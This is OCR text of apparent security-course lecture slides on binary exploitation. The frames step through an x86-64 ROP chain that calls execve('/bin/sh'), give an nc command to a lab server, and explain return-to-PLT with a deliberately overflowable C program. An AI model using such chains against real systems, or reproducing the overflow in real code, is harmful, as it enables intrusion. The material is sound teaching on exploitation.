
ROP Chain


0x400686
pop rdi ; ret
0x6bb2e0
.bss
'/bin/sh\x00'
0x410093
pop rsi ; ret
'/bin/sh\x00'
0x446c1b
mov qword ptr [rdi], rsi ; ret
rsp
0x410093
pop rsi ; ret
0x0
0x4494b5
pop rdx ; ret
0x0
0x415294
pop rax ; ret
0x3b
0x474a65
syscall ; ret
rax =
rdi = 0x6bb2e0 -> "/bin/sh"
rsi = '/bin/sh\x00'
rdx =


ROP Chain


0x400686
pop rdi ; ret
0x6bb2e0
.bss
'/bin/sh\x00'
0x410093
pop rsi ; ret
'/bin/sh\x00'
0x446c1b
mov qword ptr [rdi], rsi ; ret
0x410093
pop rsi ; ret
0x0
rsp
0x4494b5
pop rdx ; ret
0x0
0x415294
pop rax ; ret
0x3b
0x474a65
syscall ; ret
rax =
rdi = 0x6bb2e0 -> "/bin/sh"
rsi = 0x0
rdx =


ROP Chain


0x400686
pop rdi ; ret
0x6bb2e0
.bss
'/bin/sh\x00'
0x410093
pop rsi ; ret
'/bin/sh\x00'
0x446c1b
mov qword ptr [rdi], rsi ; ret
0x410093
pop rsi ; ret
0x0
0x4494b5
pop rdx ; ret
0x0
rsp
0x415294
pop rax ; ret
0x3b
0x474a65
syscall ; ret
rax =
rdi = 0x6bb2e0 -> "/bin/sh"
rsi = 0x0
rdx = 0x0

ROP Chain


0x400686
pop rdi ; ret
0x6bb2e0
.bss
'/bin/sh\x00'
0x410093
pop rsi ; ret
'/bin/sh\x00'
0x446c1b
mov qword ptr [rdi], rsi ; ret
0x410093
pop rsi ; ret
0x0
0x4494b5
pop rdx ; ret
0x0
0x415294
pop rax ; ret
0x3b
rsp
0x474a65
syscall ; ret
rax = 0x3b
rdi = 0x6bb2e0 -> "/bin/sh"
rsi = 0x0
rdx = 0x0

ROP Chain


0x400686
pop rdi ; ret
0x6bb2e0
.bss
'/bin/sh\x00'
0x410093
pop rsi ; ret
'/bin/sh\x00'
0x446c1b
mov qword ptr [rdi], rsi ; ret
0x410093
pop rsi ; ret
0x0
0x4494b5
pop rdx ; ret
0x0
0x415294
pop rax ; ret
0x3b
rsp
0x474a65
syscall ; ret
rax = 0x3b
rdi = 0x6bb2e0 -> "/bin/sh"
rsi = 0x0
rdx = 0x0
execve("/bin/sh", 0, 0);

Lab 5

```
nc isc.taiwan-te.ch 10004
```


Return to PLT

Return to PLT

- Lazy Binding Procedure
- Use PLT as Gadget

Lazy Binding Procedure

```
0000000000400540 <.plt>:
  400540:   push    QWORD PTR [601008] <GOT+0x8>
  400546:   jmp     QWORD PTR [601010] <GOT+0x10>

0000000000400550 <puts@plt>:
400550:   jmp     QWORD PTR [0x601018] <puts@GOT>
400556:   push    0x0
40055b:   jmp     400540 <.plt>

4006fc:   call    400550 <puts@plt>

40073f:   call    400550 <puts@plt>
```



Use PLT as Gadget

```c
int main()
{
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 2, 0);
  char buf[16];
  system("echo What is your name?");
  read(0, name, 0x10);
  puts("Say something: ");
  read(0, buf, 0x40);
  return 0;
}
```

Use PLT as Gadget

```c
int main()
{
  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 2, 0);
  char buf[16];
  system("echo What is your name?");
  read(0, name, 0x10);
  puts("Say something: ");
  read(0, buf, 0x40);
  return 0;
}
```

Use PLT as Gadget

